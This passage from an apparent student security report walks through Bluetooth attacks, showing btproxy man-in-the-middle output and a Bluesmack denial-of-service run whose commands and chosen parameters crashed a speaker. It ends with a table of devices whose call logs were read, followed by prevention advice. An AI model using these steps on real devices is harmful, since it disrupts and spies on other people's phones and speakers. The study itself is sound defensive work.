
```
    $ sdptool records <bt-address>
```

- It will be a good pratice to use two bluetooth adapters in this attack as both devices will be cloned if the devices are restrictive.
- Now launch the btproxy attack.

- It will create a artificial bluetooth device named similar to the slave device just with a btproxy prefix string attached.

- Now connect the master device to our kali linux and our kali linux will automatically connect itself to the slave device.

- After the proxy connects to the slave device and the master connects to the proxy device, we will be able to see traffic and modify it.



```
Running proxy on master  B8:E8:56:2E:23:37  and slave  6C:76:60:8A:23:21
Using shared adapter
Slave adapter:  hci0
Master adapter:  hci0
Looking up info on slave (6C:76:60:8A:23:21)
Looking up info on master (B8:E8:56:2E:23:37)
Spoofing master name as  KCP01K_btproxy
paired
Spoofing master name as  KCP01K_btproxy
Proxy listening for connections for "None"
Proxy listening for connections for "Headset Gateway"
Proxy listening for connections for "Handsfree Gateway"
Proxy listening for connections for "AV Remote Control Target"
Proxy listening for connections for "Advanced Audio"
Proxy listening for connections for "Android Network Access Point"
Proxy listening for connections for "MAP SMS/MMS"
Proxy listening for connections for "MAP EMAIL"
Proxy listening for connections for "OBEX Phonebook Access Server"
Proxy listening for connections for "OBEX Object Push"
Attempting connections with 10 services on slave
Now you're free to connect to "KCP01K_btproxy" from master device.
Connected to service "OBEX Object Push"
```

```
Accepted connection from  ('B8:E8:56:2E:23:37', 12)
<<  '\x80\x00\x07\x10\x00\x1f@'
>>  '\xa0\x00\x0c\x10\x00\xff\xfe\xcb\x00\x00\x00\x01'
<<  '\x82\x00/\x01\x00\x15\x00T\x00E\x00X\x00T\x00.\x00t\x00x\x00t\x00\x00\xc3\
>>  '\xa0\x00\x0b\xcb\x00\x00\x00\x01I\x00\x03'
<<  '\x81\x00\x03'
>>  '\xa0\x00\x08\xcb\x00\x00\x00\x01'
(104, 'Connection reset by peer') socket slave reconnecting...
Reconnecting...
(104, 'Connection reset by peer') socket master reconnecting...
```

Figure 3.6 Results of BtProxy Attack

3.6 Implementation of DoS Attack


3.6.1 What is DoS Attack?

The attack uses L2CAP (Logic Link Control And Adaptation Protocol) layer to transfer an oversized packet to the Bluetooth enabled devices, resulting in the Denial of Service (DoS) attack. The attack can be performed in a very limited range, usually around 10 meters for the smartphones. For laptops, it can reach up to the 100 meters with powerful transmitters[8].

3.6.2 Launching the Attack

1. **Connecting with the device:**

   First we connect with the host device using a tool called **bluetoothctl**. It is an interactive and easy-to-use tool for controlling Bluetooth devices. It is the main utility for managing Bluetooth on Linux-based operating systems.




```
┌──(zaid㉿kali)-[~/Desktop/explo/bluesmack]
└─$ bluetoothctl
Agent registered
[bluetooth]# devices
Device FC:58:FA:2B:7C:4E Philips BT50
Device 58:C9:35:0F:F1:68 Nokia
[bluetooth]# connect FC:58:FA:2B:7C:4E
Attempting to connect to FC:58:FA:2B:7C:4E
[CHG] Device FC:58:FA:2B:7C:4E Connected: yes
Connection successful
[CHG] Device FC:58:FA:2B:7C:4E ServicesResolved: yes
[Philips BT50]# 
```

Figure 3.7 Bluetoothctl

2. Then we use the standard tools such as l2ping that come with Linux Bluex utils package.


3. **Overwhelming the host device:**

   We then run a python script which further allows us to specify the packet length with some commands. Due to this, the Bluetooth enabled devices are overwhelmed by the malicious requests from the hacker, causing the device to be inoperable by the victim.


zaid@kali: ~/Desktop/explo/bluesmack
File Actions Edit View Help

```
┌──(zaid㉿kali)-[~/Desktop/explo/bluesmack]
└─$ sudo python bluesmacker.py
```

Figure 3.8 The Bluesmack.py script


zaid@kali: ~/Desktop/explo/bluesmack
File Actions Edit View Help
15:07


```
Bluetooth DOS Script

THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. YOU MAY USE THIS SOFTW
ARE AT YOUR OWN RISK. THE USE IS COMPLETE RESPONSIBILITY OF THE END-USER. THE DEVELOPE
RS ASSUME NO LIABILITY AND ARE NOT RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY THIS
 PROGRAM.
Do you agree? (y/n) >
```

Figure 3.9 Running the Bluesmack script

4. The attack at last affects the regular operation of the victim device and can even degrades the performance of the device. [1]

5. **Setting thread count and package size:**

   We will send packets of particular packet size specified by us to our victim mac address and we will continue sending it till our range of thread count. For example packet size should be 600 for efficient attack in our case and we took thread count of 500. By this way we made the device dysfunction by sending packets of large size and overwhelming the device. [9]



zaid@kali: ~/Desktop/explo/bluesmack
File Actions Edit View Help

```
Bluetooth DOS Script

Target addr > FC:58:FA:2B:7C:4E
Packages size > 600
Threads count > 500
```


Figure 3.10 Setting the thread count and number of package sizes

3.6.3 Prevention Of Attack

Turn the Bluetooth off when not in use. Do not store the permanent pairing PIN code on the device. Keep the Bluetooth off in public places, including restaurants, stores, airports, shopping malls, train stations, etc. If anything unusual is seen on the device, users can move to a new location to avoid this type of attack. When using Bluetooth, set the device to the hidden, or the non-discoverable mode[10] [11].

3.6.4 Results Of The Attack

As we know, in Denial-of-Service we flood the target device with traffic or sending it information that triggers a crash. In this Ping-Of-Death Attack, attacker disrupt a targeted machine by sending packet larger than the maximum allowable size, causing the target machine to freeze or crash. [12]



zaid@kali: ~/Desktop/explo/bluesmack
File Actions Edit View Help
zaid@kali: ~/Desktop/explo/bluesmack
File Actions Edit View Help

```
[*] Building threads ...

[*] Built thread №1
[*] Built thread №2
[*] Built thread №3
[*] Built thread №4
Ping: FC:58:FA:2B:7C:4E from 5C:F3:70:78:CD:10 (data size 600) ...
[*] Built thread №5
Ping: FC:58:FA:2B:7C:4E from 5C:F3:70:78:CD:10 (data size 600) ...
[*] Built thread №6
Ping: FC:58:FA:2B:7C:4E from 5C:F3:70:78:CD:10 (data size 600) ...
[*] Built thread №7
[*] Built thread №8
[*] Built thread №9
```

```
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3737.95ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3735.02ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3737.57ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3738.66ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3738.12ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3734.20ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3736.74ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3736.35ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3738.38ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3736.49ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3738.56ms
0 bytes from FC:58:FA:2B:7C:4E id 8 time 3736.91ms
^C9 sent, 9 received, 0% loss
9 sent, 9 received, 0% loss
9 sent, 9 received, 0% loss
9 sent, 9 received, 0% loss
```


Figure 3.11 DOS in Target Device

Chapter 4


Experiments and Results

4.1 Experimental Results

We have launched these attacks on various devices available to us around. These attacks are not guaranteed to work on all the devices as the Bluetooth security protocol keeps improving time to time and devices become less and less vulnerable.



Attack	Devices	Successful, what is the end result?	Reason
Denial Of Service/Bluesmack attack	Motorola XS	No, it runs for some time then shows the host is down.	This attack mainly works on IOT devices that are weak in Bluetooth security.
	Samsung galaxy S4	No	The host resets the connection
	Macbook	No	
	Philips Speaker	Yes, the speaker dysfunctions and no one can connect to it afterwards	It is an IOT device, it performs the task of playing music gets loaded by large packets and starts malfunctioning
	JBL wireless speakers	No	Shows no change even after sending large packets and threads
	Boat rockerz headphones	No	
	Google Home Nest	Yes, the speaker stops playing music.	Similar reason
Bluesnarfer Attack	Samsung galaxy S4	Yes, its recents call logs were visible.	Relatively older device with weak security protocols.
	Motorola XS	No, shows an error code.	Immediately stops unidentified data transfer.
	Mackbook	No	Immediately stops unidentified data transfer.



	Samsung galaxy J7	yes	
	Oneplus X	Yes, shows recent call logs	Relatively older device with weak bluetooth security
	Nokia	Yes, shows recent call logs	Relatively older device with weak bluetooth security
	Poco M3	No, shows errors	No transfer of data
Blueborne Attack	mi	Not vulnerable	
	Motorola X4	Not vulnerable	
	Iphone 12	Not vulnerable	
	Oneplus X	Yes, vulnerable and it will extract data from the unpatched bluetooth device	
Blueranger	Motorola X4	Shows proximity of devices based on its connection strength.	Generally works on all devices

4.2 Experimental Setup

1. Attacker Devices: HP laptop booted with Kali Linux, Dell booted with Ubuntu OS

2. Softwares and Packages:

i) Kali, Parrot, Ubuntu OS

ii) Wireshark

iii) Bluez Module

iv) Bluesnarfer Module

3. External Bluetooth Dongle

4. Victim Device

Chapter 5

Conclusions and Discussion

- Bluetooth is susceptible to various other attacks. There are various other bluetooth attacks that can be launched provided if we have proper kits and tools.
- These Vulnerabilities are a serious threat for the privacy of the people.
- These exploit can happen only and only when the bluetooth of a device is on, so we must ensure that the bluetooth is turned off if not in use and in public areas.

The goal of this experiment was to see how genuine the threat of Bluetooth-enabled device assaults is and how easy they are to initiate. It's evident how susceptible Bluetooth technology is after just a few minutes and a few bucks. The hazards of Bluetooth include the possibility of someone listening in on a victim's conversations without their knowledge, as well as reading their text messages. Even worse, an attacker can make a phone call or send a text message to someone without the victim knowing.

The only method for a user to notice this behavior is to check their call log or sent texts on their phone. Even yet, the attacker may be able to destroy the records of their criminal behavior, leaving the victim unaware until their bill arrives. The victim would only be aware of strange activity if they thoroughly examined their bill, which is becoming increasingly troublesome as many individuals ignore their extensive call history. Even if someone claims that they ”did not make a call on this date and time,” the mobile service provider has documentation that the call was really made from this device[13].

Users must be made aware of these devices’ vulnerabilities in order to use them more efficiently, safely, and confidently.

Precautions

User knowledge and attentiveness, like with so many elements of security, is the strongest defense against the kind of attacks detailed here. Obviously, the easiest approach to safeguard a gadget is to turn Bluetooth off. If other Bluetooth devices are unable to see a device, it cannot be hacked using a Bluetooth attack vector. Bluetooth is switched on by default on some devices, therefore users should verify this option.

If Bluetooth is required, the user can choose to hide the device. When a device is set to be invisible, it will still be able to communicate through Bluetooth, but only with trusted devices that have been previously setup. However, if an attacker discovers that a device is trusted, they can use their own Bluetooth device to impersonate the trusted device and connect to the target phone.

If a user must use Bluetooth, they should only utilize it when absolutely necessary. Users should also change their Bluetooth personal identification number (PIN) around once a month. Changing the PIN necessitates re-pairing any Bluetooth devices that the user uses often, but it also makes it more difficult for attackers. Many users will resist turning their Bluetooth port on and off or changing their PIN, but users should at the very least alter the default PIN when they first obtain their Bluetooth enabled device[14].

Bibliography

[1] Y. Huang, P. Hong, and B. Yu, "Design of bluetooth dos attacks detection and defense mechanism," in *2018 IEEE 4th International Conference on Computer and Communications (ICCC)*. IEEE, 2018, pp. 1382–1387.

[2] B. Seri and A. Livne, "Exploiting blueborne in linux-based iot devices," *Tech. Rep.*, 2017.

[3] K. Haataja and P. Toivanen, "Two practical man-in-the-middle attacks on bluetooth secure simple pairing and countermeasures," *IEEE Transactions on Wireless Communications*, vol. 9, no. 1, pp. 384–392, 2010.

[4] A. Radio and R. General, "Serious flaws in bluetooth security lead to disclosure of personal data," 2003.

[5] D. E. Knuth, *Computers & Typesetting*. Boston: Addison-Wesley, 1986.

[6] M. Paul, "Bluesnarfing," in *Information Security Management Handbook, Volume 3*. Auerbach Publications, 2009, pp. 355–364.

[7] L. Francis, G. Hancke, K. Mayes, and K. Markantonakis, "Practical relay attack on contactless transactions by using nfc mobile phones," *Cryptology ePrint Archive*, 2011.

[8] P. Gullberg, "Denial of service attack on bluetooth low energy," 2016.

[9] J. T. Vainio *et al.*, “Bluetooth security,” in *Proceedings of Helsinki University of Technology, Telecommunications Software and Multimedia Laboratory, Seminar on Internetworking: Ad Hoc Networking, Spring*, vol. 5, 2000.

[10] A. C. Santos, Á. Í. Silva, V. Nigam, I. E. Fonseca *et al.*, “Ble injection-free attack: a novel attack on bluetooth low energy devices,” *Journal of Ambient Intelligence and Humanized Computing*, pp. 1–11, 2019.

[11] D. Singelée and B. Preneel, “Improved pairing protocol for bluetooth,” in *International Conference on Ad-Hoc Networks and Wireless.* Springer, 2006, pp. 252–265.

[12] S. N. Premnath and S. K. Kasera, “Battery-draining-denial-of-service attack on bluetooth devices,” *Thanks to*, p. 3, 2008.

[13] T. A. D. Fatani, “Bluetooth vulnerabilities on smart phones running in ios and android operating system,” Ph.D. dissertation, Universiti Teknologi Malaysia, 2013.

[14] N. Patel, H. Wimmer, and C. M. Rebman, “Investigating bluetooth vulnerabilities to defend from attacks,” in *2021 5th International Symposium on Multidisciplinary Studies and Innovative Technologies (ISMSIT)*, 2021, pp. 549–554.